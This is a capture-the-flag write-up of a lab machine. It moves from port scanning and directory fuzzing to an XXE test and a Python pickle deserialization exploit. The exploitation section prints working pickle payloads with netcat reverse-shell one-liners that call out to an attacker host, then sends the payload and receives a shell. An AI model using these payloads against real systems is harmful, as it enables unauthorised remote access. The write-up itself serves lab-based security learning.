

# Information Gathering

1) Open ports have been found

```
(vigneswar@vigneswar)-[~]  
$ nmap 10.10.10.91 -p22,5000 -sV  
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-25 20:54 IST  
Nmap scan report for 10.10.10.91  
Host is up (0.33s latency).  
  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)  
5000/tcp   open  http      Gunicorn 19.7.1  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 15.37 seconds
```




## Gunicorn



The Gunicorn "Green Unicorn" is a Python Web Server Gateway Interface HTTP server. It is a pre-fork worker model, ported from Ruby's Unicorn project. The Gunicorn server is broadly compatible with a number of web frameworks, simply implemented, light on server resources and fairly fast. [Wikipedia](#)

2) Website is found and it is under development



3) Webpages have been found

```
(vigneswar@vigneswar)-[~]
$ ffuf -w /usr/share/wordlists/dirb/common.txt:FUZZ -u "http://10.10.10.91:5000/FUZZ"

v2.0.0-dev

:: Method      : GET
:: URL         : http://10.10.10.91:5000/FUZZ
:: Wordlist     : FUZZ: /usr/share/wordlists/dirb/common.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout      : 10
:: Threads      : 40
:: Matcher      : Response status: 200,204,301,302,307,401,403,405,500

[Status: 200, Size: 285, Words: 43, Lines: 1, Duration: 396ms]
* FUZZ:

[Status: 200, Size: 546263, Words: 6030, Lines: 1816, Duration: 243ms]
* FUZZ: feed

[Status: 200, Size: 347, Words: 44, Lines: 1, Duration: 356ms]
* FUZZ: upload

:: Progress: [4614/4614] :: Job [1/1] :: 83 req/sec :: Duration: [0:01:01] :: Errors: 0 ::
```

4) There is a upload page which seems to use xml

This is a test API! The final API will not have this functionality.

## Upload a new file

XML elements: Author, Subject, Content

Browse... testimage.jpeg

Upload

## Vulnerability Assessment

1) Testing xxe

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1 POST /upload HTTP/1.1				1 HTTP/1.1 200 OK			
2 Host: 10.10.10.91:5000				2 Server: gunicorn/19.7.1			
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0				3 Date: Mon, 25 Sep 2023 16:45:44 GMT			
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8				4 Connection: close			
5 Accept-Language: en-US,en;q=0.5				5 Content-Type: text/html; charset=utf-8			
6 Accept-Encoding: gzip, deflate				6 Content-Length: 166			
7 Content-Type: multipart/form-data; boundary=-----192204166340079188564241881499				7			
8 Content-Length: 364				8 PROCESSED BLOGPOST:			
9 Origin: http://10.10.10.91:5000				9 Author: test			
10 Connection: close				10 Subject: test subject			
11 Referer: http://10.10.10.91:5000/upload				11 Content: test content			
12 Upgrade-Insecure-Requests: 1				12 URL for later reference: /uploads/test.xml			
13				13 File path: /home/roosa/deploy/src			
14 -----192204166340079188564241881499							
15 Content-Disposition: form-data; name="file"; filename="test.xml"							
16 Content-Type: text/xml							
17							
18 <?xml version="1.0" encoding="UTF-8"?>							
19 <root>							
20 <Author>test</Author>							
21 <Subject>test subject</Subject>							
22 <Content>test content</Content>							
23 </root>							
24							
25 -----192204166340079188564241881499--							
26							

2) XXE vulnerability found



```
pickle.loads(data, /, *, fix_imports=True, encoding='ASCII', errors='strict', buffers=None)
```

Return the reconstituted object hierarchy of the pickled representation *data* of an object. *data* must be a bytes-like object.

The protocol version of the pickle is detected automatically, so no protocol argument is needed. Bytes past the pickled representation of the object are ignored.

Arguments *fix\_imports*, *encoding*, *errors*, *strict* and *buffers* have the same meaning as in the `Unpickler` constructor.

*Changed in version 3.8:* The *buffers* argument was added.

### 3) Vulnerability found in pickle

<https://davidhamann.de/2020/04/05/exploiting-python-pickle/>

```
import pickle
import base64
import os

class RCE:
    def __reduce__(self):
        cmd = ('rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | '
              '/bin/sh -i 2>&1 | nc 127.0.0.1 1234 > /tmp/f')
        return os.system, (cmd,)

if __name__ == '__main__':
    pickled = pickle.dumps(RCE())
    print(base64.urlsafe_b64encode(pickled))
```

## Exploitation

### 1) Made the payload

```

1 import os, pickle, base64
2 class Exploit(object):
3     def __init__(self, cmd):
4         self.cmd = cmd
5     def __reduce__(self):
6         return (os.system, (self.cmd,))
7
8 payload = "rm -f /tmp/f; mkfifo /tmp/f; cat /tmp/f | bash -i 2>&1 | nc 10.10.16.6 4444 > /
  tmp/f"
9 print(base64.urlsafe_b64encode(pickle.dumps(Exploit(payload))))]

```

```


(vigneswar@vigneswar)-[~]
$ python2 test.py
Y3Bvc2l4CnN5c3RlbQpwMAooUydybSAtZiAvdG1wL2Y7IG1rZm1mbyAvdG1wL2Y7IGNhdCAvdG1wL2YgfCBiYXNoIC1pI
DI-JjEgfCBuYyAxMC4xMC4xNi42IDQ0NDQgPiAvdG1wL2YnCnAxCnRwMgpScDMKLg==

```

2) Sent the payload

## Request

Pretty Raw Hex



```

1 POST /newpost HTTP/1.1
2 Host: 10.10.10.91:5000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 Content-Length: 162
10
11 Y3Bvc2l4CnN5c3RlbQpwMAooUydybSAtZiAvdG1wL2Y7IG1rZm1mbyAvdG1wL2Y7IGNhdCAvdG1wL2YgfCBiYXNoIC1pIDI-JjEgfCBuYyAxMC4xMC4xNi42IDQ0NDQgPiAvdG1wL2YnCnAxCnRwMgpScDMKLg==
12

```

3) Got the shell

```

(vigneswar@vigneswar)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.16.6] from (UNKNOWN) [10.10.10.91] 51808
bash: cannot set terminal process group (1290): Inappropriate ioctl for device
bash: no job control in this shell
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

roosa@devoops:~/deploy/src$

```

4) Got user flag

```
roosa@devoops:~$ cd ~  
roosa@devoops:~$ cat user.txt  
b6aca0dca31557dedecbcada28f44d2f  
roosa@devoops:~$ █
```

Done